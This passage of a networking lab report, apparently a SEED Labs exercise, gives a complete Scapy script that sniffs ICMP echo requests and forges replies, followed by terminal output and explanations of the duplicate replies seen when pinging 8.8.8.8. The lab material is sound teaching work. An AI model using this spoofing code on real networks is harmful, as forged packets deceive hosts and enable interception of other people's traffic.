^Croot@VM:/volumes# python3 sniff_spoof_icmp.py
filter: icmp and host 10.9.0.99
```

```
root@8d516f0a6fbd:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
From 10.9.0.5 icmp_seq=7 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
From 10.9.0.5 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9230ms
pipe 4
root@8d516f0a6fbd:/#
```

- **Observation:**
  The attacker changed the ICMP filter to target IP 10.9.0.99.
  The spoofing script started successfully but did not print any captured packets.
  From hostA (10.9.0.5), pinging 10.9.0.99 failed with repeated:
  “Destination Host Unreachable”
  ⇒ No spoofed replies were sent, and the attacker script remained idle.

- **Explanation:**
  The spoofing script relies on capturing ICMP Echo Requests sent to 10.9.0.99.
  However, 10.9.0.99 is nonexistent on the network, so no ARP resolution occurred.
  As a result, the ping packets were not sent on the network — they failed at the IP/ARP layer.
  Since no ICMP requests were actually transmitted, the spoofing script never received anything to spoof.

- **ping 8.8.8.8 # an existing host on the Internet**

```
[05/07/25]seed@VM:~/.../volumes$ sudo vi sniff_spoof_icmp.py
[05/07/25]seed@VM:~/.../volumes$ cat sniff_spoof_icmp.py
#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

#filter = 'icmp and host 1.2.3.4'
#filter = 'icmp and host 10.9.0.99'
filter = 'icmp and host 8.8.8.8'
print("filter: {}\n".format(filter))

pkt = sniff(iface ='br-127623c04bc7', filter=filter, prn=spoof_pkt)

^Croot@VM:/volumes# python3 sniff_spoof_icmp.py
filter: icmp and host 8.8.8.8
```

```
root@8d516f0a6fbd:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=46.6 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=62.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=20.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=254 time=44.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=28.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=254 time=44.6 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, +3 duplicates, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 20.418/41.200/62.690/13.644 ms
root@8d516f0a6fbd:/#
```

```
^Croot@VM:/volumes# python3 sniff_spoof_icmp.py
filter: icmp and host 8.8.8.8

Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
```

- **Observation:**
  The spoofing script was updated to sniff ICMP packets involving IP 8.8.8.8 (Google DNS).
  From the victim (10.9.0.5), pinging 8.8.8.8 produced duplicate replies for each ICMP Echo Request.
- **“icmp_seq=1 ttl=254 time=46.6 ms**
  icmp_seq=1 ttl=64 time=62.7 ms (DUP!)”
  ⇒ The spoofing script showed that it captured the original **ping requests and sent forged replies** with swapped IPs.

- **Explanation:**
  The original replies from the real 8.8.8.8 were successfully received.
  At the same time, the attacker script sent forged Echo Replies appearing to come from 8.8.8.8.
  The victim system received both real and spoofed replies, resulting in

DUP! messages (indicating multiple ICMP Echo Replies for the same sequence number).
The TTL difference (e.g., ttl=254 from real, ttl=64 from spoofed) helps distinguish between the two.